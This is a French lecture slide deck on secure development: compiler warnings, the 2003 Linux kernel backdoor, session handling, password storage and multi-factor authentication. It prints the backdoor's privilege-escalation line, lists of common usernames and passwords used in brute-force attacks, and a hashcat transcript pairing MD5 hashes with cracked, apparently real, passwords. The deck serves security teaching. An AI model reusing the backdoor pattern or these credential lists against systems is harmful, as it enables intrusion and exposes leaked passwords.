  - Ils parlent dans le désert
  - Exemple de détection par compilateur



## Bavardages autorisés

- Avertissements des compilateurs ou interpréteurs **doivent** être examinés

## Bavardages autorisés

- Avertissements des compilateurs ou interpréteurs **doivent** être examinés
- et corrigés

## Bavardages autorisés

- Avertissements des compilateurs ou interpréteurs **doivent** être examinés
- et corrigés
  - soit en corrigeant le code (élimination de la source)

## Bavardages autorisés

- Avertissements des compilateurs ou interpréteurs **doivent** être examinés
- et corrigés
  - soit en corrigeant le code (élimination de la source)
  - soit en instrumentant le code pour dire au compilateur/interpréteur que la situation est normale **et en documentant dans le code pourquoi on ne le corrige pas**

## Bavardages autorisés

- Avertissements des compilateurs ou interpréteurs **doivent** être examinés
- et corrigés
  - soit en corrigeant le code (élimination de la source)
  - soit en instrumentant le code pour dire au compilateur/interpréteur que la situation est normale **et en documentant dans le code pourquoi on ne le corrige pas**
- Sinon, ce sont des bugs (opérationnels ou sécurité) qui n'attendent qu'un instant propice pour vous sauter au visage.

## Exemple typique

```
4  SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
5                                     uint8_t *signature, UInt16 signatureLen)
6  {
7      OSStatus      err;
8      ...
9      if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
10         goto fail;
11     if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
12         goto fail;
13     if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
14         goto fail;
15     ...
16     fail:
17     SSLFreeBuffer(&signedHashes);
18     SSLFreeBuffer(&hashCtx);
19     return err;
20 }
21
```

### Le compilateur...

a certainement signalé le « code mort » après la ligne 12. Mais personne n'y a fait attention.

# Plan

- 3 Les outils sont vos amis
  - Ils parlent dans le désert
  - Exemple de détection par compilateur

# Compromission noyau Linux

Trouvé dans code noyau Linux (dépôt compromis, 2003), fonction `sys_wait4()`

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))  
    retval = -EINVAL;
```



## Compromission noyau Linux

Trouvé dans code noyau Linux (dépôt compromis, 2003), fonction `sys_wait4()`

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))  
    retval = -EINVAL;
```

- Où est la porte dérobée ?



## Compromission noyau Linux

Trouvé dans code noyau Linux (dépôt compromis, 2003), fonction `sys_wait4()`

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))  
    retval = -EINVAL;
```

- Où est la porte dérobée ?
- Escalade de privilège vers root



# Compromission noyau Linux

Trouvé dans code noyau Linux (dépôt compromis, 2003), fonction `sys_wait4()`

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))  
    retval = -EINVAL;
```

- Où est la porte dérobée ?
- Escalade de privilège vers root

Peu de caractères...

... mais grande différence entre « `current->uid == 0` » et  
« `current->uid = 0` »

# Compromission noyau Linux

Trouvé dans code noyau Linux (dépôt compromis, 2003), fonction `sys_wait4()`

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))  
    retval = -EINVAL;
```

- Où est la porte dérobée ?
- Escalade de privilège vers root

## Aujourd'hui...

Les compilateurs modernes affichent un avertissement quand ils détectent ce type de structure (affectation dans un test).

# Plan

- 1 Risques environnementaux
- 2 Risques applicatifs
- 3 Les outils sont vos amis
- 4 Gestion des droits
- 5 Exemple défense en profondeur : authentification

## Accès n'est pas autorisation

- Application accède à des ressources
- Ne signifie pas toujours que l'utilisateur sous-jacent en a le droit

**Cas simple** application « mono-utilisateur » (par ex. bureautique). Gestion des droits = gestion des accès aux fichiers = service du système d'exploitation

**Cas complexe** application évoluée avec différents rôles utilisateurs. Application peut accéder à toutes les ressources de tous les utilisateurs. Doit s'assurer utilisateur « courant » a droit d'accéder à la ressource demandée.

### Attention toutefois

Utilisateur courant  $\neq$  utilisateur connecté. Pensez à une URL (GET ou POST) avec uid=numéro voire admin=false...

# Exemples

- URLs administratives « cachées » mais accessibles par non administrateur
- Identifiant utilisateur (session) modifiable pour accéder aux données d'un autre utilisateur
- Fichier temporaire créé par l'application accessible par une autre session
- Objet interne d'un tiers utilisé via par manipulation des données envoyées par le client

# Identifiants de session

Deux grandes familles de gestion de session :

- ① Une connexion TCP contient toute la session (ssh, base de données, etc.)
- ② Une session utilise de multiples connexions TCP et des jetons pour « recoller les morceaux »



## Identifiants de session

- ❶ Connexion TCP unique pour session : usurper connexion TCP active difficile (sauf MITM, si sur chemin des données).
- ❷ Connexions multiples et utilisation d'*identifiant* (jeton, cookie...) : vol identifiant session  $\Rightarrow$  vol session.
  - Identifiants de session doivent être véritablement aléatoires
  - Identifiant reçu doit être validé avant continuation (fixation de session)
  - Fin de session  $\Rightarrow$  destruction réelle de l'identifiant (serveur **et** client)
  - Expiration automatique de la session sur inactivité (durée variable selon application)
  - Contrôle permanent cohérente jetons/utilisateur connecté/droits d'accès.

# Mots de passe internes

- Secret interne à une application

## Mots de passe internes

- Secret interne à une application
- C'est pour la bonne cause

## Mots de passe internes

- Secret interne à une application
- C'est pour la bonne cause
- Ça marche plutôt bien

## Mots de passe internes

- Secret interne à une application
- C'est pour la bonne cause
- Ça marche plutôt bien
- Jusqu'à la compromission du secret

## Mots de passe internes

- Secret interne à une application
- C'est pour la bonne cause
- Ça marche plutôt bien
- Jusqu'à la compromission du secret
- À ce moment, comment le révoquer/modifier ?

## Mots de passe internes

- Secret interne à une application
- C'est pour la bonne cause
- Ça marche plutôt bien
- Jusqu'à la compromission du secret
- À ce moment, comment le révoquer/modifier ?
- Surtout si inclus dans firmware produits vendus et mise à jour OTA non prévue

## Mots de passe internes

- Secret interne à une application
- C'est pour la bonne cause
- Ça marche plutôt bien
- Jusqu'à la compromission du secret
- À ce moment, comment le révoquer/modifier ?
- Surtout si inclus dans firmware produits vendus et mise à jour OTA non prévue
- Cherchez « default passworld vulnerability » ou « hardcoded credentials vuln », pour rigoler



# Plan

- ① Risques environnementaux
- ② Risques applicatifs
- ③ Les outils sont vos amis
- ④ Gestion des droits
- ⑤ Exemple défense en profondeur : authentification
  - Un problème difficile
  - Gestion des mots de passe
  - Question d'authentification

# Plan

## 5 Exemple défense en profondeur : authentification

- Un problème difficile
- Gestion des mots de passe
- Question d'authentification

## Jusqu'où aller dans la protection en profondeur ?

- Aussi loin que possible, tout en restant économiquement et opérationnellement viable ;
- Ne jamais oublier que l'environnement, les risques, les attaques évoluent ;
- Évolutions qui amènent à ajouter ou modifier (voire retirer, si devenues inefficaces) des mesures de sécurité ;
- Exemple typique : gestion des mots de passe
  - Comment m'identifier sur votre système ?
  - Comment stocker/gérer des mots de passe sur notre outil ?
  - Comment gérer les mots de passe de mes comptes ?
  - Un de mes mots de passe est-il compromis ?

# Au sujet des mots de passe

most popular usernames

123 1234 12345 123456 a abc  
adam adm admin  
administrator adrian alex amanda  
andy angel anna apache backup  
bill bin brian chris clamav cvs  
cyrus daemon dan dave david  
demo eric fax frank ftp ftpuser  
games guest http httpd info  
james john julia library linux lisa  
lp mail mailman mark master  
michael mike mysql mytkv  
nagios news nobody office  
operator oracle paul pgsql  
postfix postgres public qwerty  
richard robert root sales  
samba sandy sarah server shell  
student students support temp  
test test1 teste tester testing  
testuser tomcat tocy toor ts  
upload user victor victoria vmail  
web webadmin webmaster www  
www-data

2010-09-03 17:00:26 - 2010-09-10 17:00:26

most popular passwords

1 1111 1111111 12 123 123123 1234  
12345 123456 1234567  
12345678 123456789 1234567890 123 Mudar  
123\_mudar 123mudar 1q2w3e  
1q2w3e4r 1q2w3e4r5t 1qaz2wsx 654321  
PlcmSpIp a abc abc123 abcd1234 adm  
admin admin123 administrator alex apache  
asdfgh backup changeme chocolate corinthias  
demo doce e3w2q1 ftp ftpuser guest info internet  
linux mail master masterkey mengo  
michael mudar123 mysql network oracle p@ssw0rd  
pe55w0rd palmeiras pass passw0rd passwd  
passwd123 password password123 paul  
postgres postmaster public q1w2e3  
q1w2e3r4 q1w2e3r4t5 qazwsx qwazsx qwe123  
qwerty r00t r4e3w2q1 redhat richard  
root root123 sales senha server setup  
setup1234 student temp test test1 test123  
teste tester testing testuser toor user web  
webadmin webmaster

En 2010...

# Au sujet des mots de passe



Mots de passe les plus fréquents, incident Yahoo été 2012

# Comment gérer les mots de passe ?

Problème difficile à résoudre de façon « complète et correcte ».

## Durée de vie d'un mot de passe

Doit être liée à l'effort qu'un agresseur peut consacrer pour le briser, donc **fonction** de ce à quoi le compte donne accès.

Il est (théoriquement) important

- ❶ d'empêcher qu'ils soient découverts/devinés
- ❷ d'éviter qu'ils ne soient oubliés/perdus
- ❸ de pouvoir détecter quand ils ont été compromis
- ❹ de les changer plus ou moins souvent
- ❺ de ne jamais les ré-utiliser

## Attention

1 et 2 opposés. 3 et 4 applicatif. 2 et 5 utilisateur.

# Attention !

- Les nombreuses fuites de mots de passe ont permis de déterminer des heuristiques très pertinentes...
- ... et surtout de construire des bases de données volumineuses de mots de passes réels
- Accélération significative des recherches, par dictionnaire et en « force brute mais intelligente »
- Incident LinkedIn (6 millions de mots de passe hachés SHA1, 90% cassés en moins d'une semaine) le montre bien (recherche heuristique orientée)

```

C:\Windows\system32\cmd.exe
527d048864650bfff8918618dd8b6d01:Intercept0r
e8a1bf9315b43a1a57f21b7df7e67687:taxbanke123
d74315b04961238a19e4e3e543d43bfc:32167freeson
95648ea0b43111f540f80fb55508275b:babypr21
18f506c2eb5e430e591aa6c97c953ed9:B01ler2440
14f2721ea02171716caa59445a2f929e:axelina96
ddd3664fc505d1a2f67fbbfecff73588:AvRil96
adb5582254b591e6bf27831544376b78:August987!
c20434b635ba71c3113dcbb634e1dec:Atwooki
f919fe72a056d75728b7326de62c1f0b:14p1ahras
3aa72864b3e48acc9e78295077a7c69:snobben238
9eabd3713d179de2e1b2da4b75292801:15987536951
67e89ccd5b32cc34aa54c03709310bc4:scientist123!
4830be9b38784dcd55d53e80d3bbcafe:asiatic778
c5bhf783c7af85e4a958631b15fc24da:sapp270hotmail.com
1d5f46e7c9656f2b4a1f627df0f51da0:STEFF96
146c6d797233c9373d8d64d7585db0e5:irgenius666
e3fe5970bb8bdf4574c50725878452ec:gardenbark
bf1ae8499c88901927fd31b88f2ea6f9:147258369quer
4bb0fa9db71676d25098fa7c7c83a202:L14482187
1508f1335fdb8e9fd474f2ea5e4a1910:sharifahmed10
3a3f352a861e59820e8858f9e19dcfc7:ca22reed
a295f72203530ff9fe7b1728334dd59c:S8spurs3
da8851dfca7fd0d59ca463f0c22665c7:vars789456123
829359b2d4760bd8f904005276f7348a:suh21ivan
da5958f2f7caec591653335f24e29700:13241324az
a1f699415e27815982c1fbb726f8fe7:2128506pass
6467886f421c26182fb797d432c68cd4:985632147E
1d2da2522c57cc662871f9fb6db3157:123456789monika
b4e4721ebbd9171842381f1fe005030f6:123456789denis
Input.Mode: Dict <C:\password cracking\rackyou.txt>
Index.....: 4/5 (segment), 3488103 (words), 33550343 (bytes)
Recovered.: 826/248692 hashes, 0/1 salts
Speed/sec.: 16.19M plains, 3.96k words
Progress...: 3488103/3488103 (100.00%)
Running...: 00:00:14:40
Estimated.: --:--:--:--
25be8f4dc63a4f808fb5ea18aeddc0551:F542023
93f0bc180fc92812ee86d2be7c2d5096:06hanev33
5075ea82477f3c777d441e18b98c15c:199206boss
Input.Mode: Dict <C:\password cracking\rackyou.txt>
Index.....: 5/5 (segment), 553093 (words), 5720127 (bytes)
Recovered.: 829/248692 hashes, 0/1 salts
Speed/sec.: 15.74M plains, 3.85k words
Progress...: 553093/553093 (100.00%)
Running...: 00:00:02:24
Estimated.: --:--:--:--
Started: Thu May 03 11:44:27 2012
Stopped: Thu May 03 12:46:43 2012


C:\password cracking\hashcat-gui-0.5.1\hashcat-gui-0.5.1\has
heat>

```

Certaines heuristiques de composition de mots de passe sont évidentes à voir.



## One ring to rule them all...




IF SOMEONE STEALS MY LAPTOP WHILE I'M  
LOGGED IN, THEY CAN READ MY EMAIL, TAKE MY  
MONEY, AND IMPERSONATE ME TO MY FRIENDS,  
BUT AT LEAST THEY CAN'T INSTALL  
DRIVERS WITHOUT MY PERMISSION.

<http://www.xkcd.com/1200>

- Par rapport à *ce à quoi ils donnent accès*, tous vos mots de passe ne se valent pas.
- Surtout pour la récupération d'accès à certains services : lien de réinitialisation, mot de passe temporaire...
- ... sont très souvent envoyés par courrier électronique.

## One ring to rule them all...



IF SOMEONE STEALS MY LAPTOP WHILE I'M  
LOGGED IN, THEY CAN READ MY EMAIL, TAKE MY  
MONEY AND IMPERSONATE ME TO MY FRIENDS,  
BUT AT LEAST THEY CAN'T INSTALL  
DRIVERS WITHOUT MY PERMISSION.

### Prise de contrôle...

- équipement avec authentification automatique (ou faible) sur d'autres services  $\Rightarrow$  prise de contrôle de ces services.
- messagerie  $\Rightarrow$  prise de contrôle potentielle des services où vous utilisez cette adresse électronique.

<http://www.xkcd.com/1200>


### Conclusion

Mots de passe messagerie ou smartphone sont critiques pour votre sécurité numérique.

## En aparté

Utilisez *Have I Been Pwned* ([haveibeenpwned.com](https://haveibeenpwned.com)) pour

- Vérifier si un de vos comptes (via adresse mail) a été compromis



## En aparté

Utilisez *Have I Been Pwned* ([haveibeenpwned.com](https://haveibeenpwned.com)) pour

Domain search

Search for pwned accounts across an entire domain and receive future notifications

Domain search allows you to find all email addresses on a particular domain that have been caught up in any of the data breaches currently in the system. You can also receive notifications if they appear in future breaches by providing a notification email. Before you can perform a domain search, you need to verify that you control the domain you're searching. If you cannot verify that you control the domain, you will not be able to search for breached email addresses on it.

Domain name

Would you like to be notified of any future breaches of accounts on this domain? After the verification process is complete, you'll receive a summary email regarding impacted accounts if anything on this domain shows up again in the future. You will only be notified of breaches after you successfully complete the domain verification process.

Subscribe me ☒


Notification email

Are you a robot?

- Vérifier si un de vos comptes (via adresse mail) a été compromis
- Surveiller apparition adresse électronique ou domaine dans une compromission

## En aparté

Utilisez *Have I Been Pwned* ([haveibeenpwned.com](https://haveibeenpwned.com)) pour



- Vérifier si un de vos comptes (via adresse mail) a été compromis
- Surveiller apparition adresse électronique ou domaine dans une compromission
- Vérifier si mot de passe compromis (pas forcément via un de vos comptes)

## Faut-il le répéter ?

Le mot de passe d'accès est la première/dernière ligne de défense d'un système

- Changez-le de temps à autre (tous les trois à six mois c'est très bien ; au minimum une fois par an) ;

## Faut-il le répéter ?

Le mot de passe d'accès est la première/dernière ligne de défense d'un système

- Changez-le de temps à autre (tous les trois à six mois c'est très bien ; au minimum une fois par an) ;
- « Qualité mot de passe » croissante  $\Rightarrow$  intervalle de changement croissant (sans exagérer : 12 à 18 mois semble un maximum) ;

## Faut-il le répéter ?

Le mot de passe d'accès est la première/dernière ligne de défense d'un système

- Changez-le de temps à autre (tous les trois à six mois c'est très bien ; au minimum une fois par an) ;
- « Qualité mot de passe » croissante  $\Rightarrow$  intervalle de changement croissant (sans exagérer : 12 à 18 mois semble un maximum) ;
- Interdiction **absolue** utilisation même mot de passe pour comptes différents. **Aucune exception** ;



## Faut-il le répéter ?

Le mot de passe d'accès est la première/dernière ligne de défense d'un système

- Changez-le de temps à autre (tous les trois à six mois c'est très bien ; au minimum une fois par an) ;
- « Qualité mot de passe » croissante  $\Rightarrow$  intervalle de changement croissant (sans exagérer : 12 à 18 mois semble un maximum) ;
- Interdiction **absolue** utilisation même mot de passe pour comptes différents. **Aucune exception** ;
- Choisissez-le correctement : suite de mots, fautes d'orthographe, ponctuation improbable, acronymes de phrases. . . ou génération aléatoire ;

## Faut-il le répéter ?

Le mot de passe d'accès est la première/dernière ligne de défense d'un système

- Changez-le de temps à autre (tous les trois à six mois c'est très bien ; au minimum une fois par an) ;
- « Qualité mot de passe » croissante  $\Rightarrow$  intervalle de changement croissant (sans exagérer : 12 à 18 mois semble un maximum) ;
- Interdiction **absolue** utilisation même mot de passe pour comptes différents. **Aucune exception** ;
- Choisissez-le correctement : suite de mots, fautes d'orthographe, ponctuation improbable, acronymes de phrases. . . ou génération aléatoire ;
- Aucune logique entre deux mots de passe

## Pas de tabou




- Contrairement à ce qui est souvent dit, stocker un mot de passe n'est pas (plus) un anathème
- Il faut le faire correctement et de façon sécurisée
- Outils spécialisés : PasswordSafe, KeePass, LastPass. . .
- « Dans le cloud » ? Attention point déchiffrement données


Risques environnementaux  
Risques applicatifs  
Les outils sont vos amis  
Gestion des droits  
Exemple défense en profondeur : authentification

Un problème difficile  
Gestion des mots de passe  
Question d'authentification


# Un gestionnaire de mots de passe



# Un gestionnaire de mots de passe



# Un gestionnaire de mots de passe



# Ne pas hésiter à aller un peu plus loin

- Votre vie (numérique, voire réelle : usurpation identité, escroquerie) est en jeu
- Le point d'entrée peut être un mot de passe fragile
- Selon situations, envisager systèmes à multiples facteurs
  - quelque chose que je sais (mot de passe **sérieux**)
  - quelque chose que je possède (crypto-carte, téléphone mais **attention SMS**, U2F...)
  - quelque chose que je suis (biométrie). A discuter et évaluer très soigneusement (CNIL vigilante)

# Plan

## 5 Exemple défense en profondeur : authentification

- Un problème difficile
- Gestion des mots de passe
- Question d'authentification



# Le stockage des mots de passe

- Peut constituer défaut/faiblesse dans les architectures.
- Le meilleur mot de passe imaginable devient mauvais s'il est stocké en clair ou de façon non sûre
  - ① Stocker un condensat du mot de passe.
  - ② Ajouter au mot de passe de l'utilisateur une donnée « aléatoire » (sel). *Poivre* : donnée aléatoire (constante) du programme, pas stockée avec les données. Intérêt limité.
  - ③ Procéder à plusieurs (centaines/milliers de) tours de hachage.
  - ④ Utiliser un algorithme de hachage prévu pour les mots de passe

## Le salage des mots de passe

Cette donnée doit pouvoir être retrouvée. Elle n'a pas à être secrète, elle doit juste être « suffisamment » aléatoire.

## En résumé

**Hachage** Empêche qu'un accès au système de stockage ne compromette les mots de passe.

**Sel** Empêche le pré-calcul des mots de passe (tables arc-en-ciel).

**Multi-tours** Allonge considérablement les attaques en force brute (calculs hors-ligne)

Cela suppose...

... que l'algorithme de hachage n'est pas vulnérable ( $\Rightarrow$  SHA-2 au minimum).

Un coût permanent

Le multi-tour est « payé » par l'utilisateur chaque fois qu'il doit s'authentifier.

## Un petit détail

- Condensat → résultat de taille fixe
- quelle que soit la longueur de la chaîne en entrée.
- Donc **aucune** application ne devrait imposer une longueur maximale des mots de passe
- même si une longueur minimale est une bonne idée.

Si je veux...

... un mot de passe de 123 caractères, c'est **mon** problème.

# Vérification mot de passe

- Condensat : non inversible → pas décodé pour comparer avec info reçue
- Info reçue → ajout sel → multi-tour fonction hachage → résultat
- Comparaison résultat calculé avec donnée dans la base

## Dans tous les cas

Mot de passe : donnée très sensible. Pas la laisser « traîner » en mémoire ⇒ écrasement explicite zone stockage

# Vérification qualité mot de passe

Changement mot de passe → éviter « mauvais choix » des utilisateurs pas idiot, mais comment ?

- Conservation condensats N anciens mot de passe
- Règles  $\pm$  pertinentes composition mot de passe
- Validation en ligne nouveau mot de passe
  - Attention à mise en œuvre
  - Service externe : quelle confiance ?
  - Ne **jamais** transmettre mot de passe, condensat seulement
  - Voir API de [haveibeenpwnd.com](https://haveibeenpwned.com)  
(<https://haveibeenpwned.com/API/v3>)
- Attention réaction utilisateurs sur multiples rejets

## Se souvenir de moi...

- Fonction souvent ( ??? ) considérée comme souhaitable
- Doit être mise en œuvre de façon sécurisée :
  - Identifiants spécifiques stockés côté client (nom et valeur)
  - Ne doit contenir aucune information sensible
  - Ne doit pas permettre d'identifier le compte ciblé
  - Une fois consommé, doit être modifié (utilisation unique du jeton, régénéré à chaque session)
  - Doit expirer à un moment, mais pas trop lointain (un mois ? un an ?)

### Fragilité significative

Si attaquant récupère identifiants « se souvenir de moi », peut se connecter au service à votre place.

# Plan

## 5 Exemple défense en profondeur : authentification


- Un problème difficile
- Gestion des mots de passe
- Question d'authentification

## Au-delà du mot de passe

- Authentification par mot de passe peut ne pas suffire/ne pas convenir
  - environnement sensible ;
  - modèle de risques important ;
  - utilisateurs imprudents ;
  - nombreux problèmes d'hameçonnage.
- Autres méthodes en complément ( $nFA$ ,  $n \geq 2$ )
- Ou en remplacement (danger !!)



## Authentification à multiples facteurs



### Possibilités :

- téléphone (SMS)
- clé USB U2F
- TOTP
- biométrie

### Très important

Ajout composant matériel  
à phase d'authentification.  
Donc... anticiper oubli,  
panne, perte, vol !

# TOTP

- Fourniture mot de passe secondaire (4/6/8 chiffres) ;
- Change régulièrement (30 secondes/une minute) ;
- Initialisation par transmission clé secrète (graine) ;
- FreeOTP+, oathtool, Google Authenticator ;
- Problèmes lors changement matériel secondaire (ou perte).

## Attention !

Nécessite bonne synchronisation horloges client et serveur (pas de problème pour téléphones, plus délicat autrement).

## U2F

- Clé USB/carte NFC cryptographique ;
- Configuration client (Chrome, FFox, Opéra, TBird) ou système (Linux/pam, Windows 10) pour second facteur.

### Attention !

Durée de vie matériel discutable. Toujours configurer seconde clé.

# SMS

- Envoi d'un SMS contenant code supplémentaire à fournir ;
- Suppose être zone couverte par réseau 2G au moins ;
- Déconseillé pour accès sensibles ;
- DSP2 (09/2019), interdit pour systèmes bancaires.

## Attention !

Tout dépend de la sécurité opérationnelle fournisseur téléphonie.

[KrebsOnSecurity.com](https://KrebsOnSecurity.com), sim swapping

# Biométrie

- Utilisation caractéristique physique ;
- Efficace si information sur point de contrôle ;
- Dangereux si base centralisée (compromission base ?).

## Attention !

Quantité limitée de caractéristiques utilisables. Si contournement ou compromission, que faire ?

## Sachant que...

Toute utilisation d'un système biométrique nécessite une EIVP validée par la CNIL.

# Authentification à multiple facteurs

- Côté utilisateur : activez **toujours** l'authentification à multiple facteur dès qu'elle vous est proposée par un service ;
- Côté développeurs : si votre service propose une authentification, intégrez au moins une modalité d'authentification à multiple facteur.

## Veuillez noter que...

Cela pourrait bien devenir une exigence forte ANSSI/CNIL, au moins en fonction des services concernés.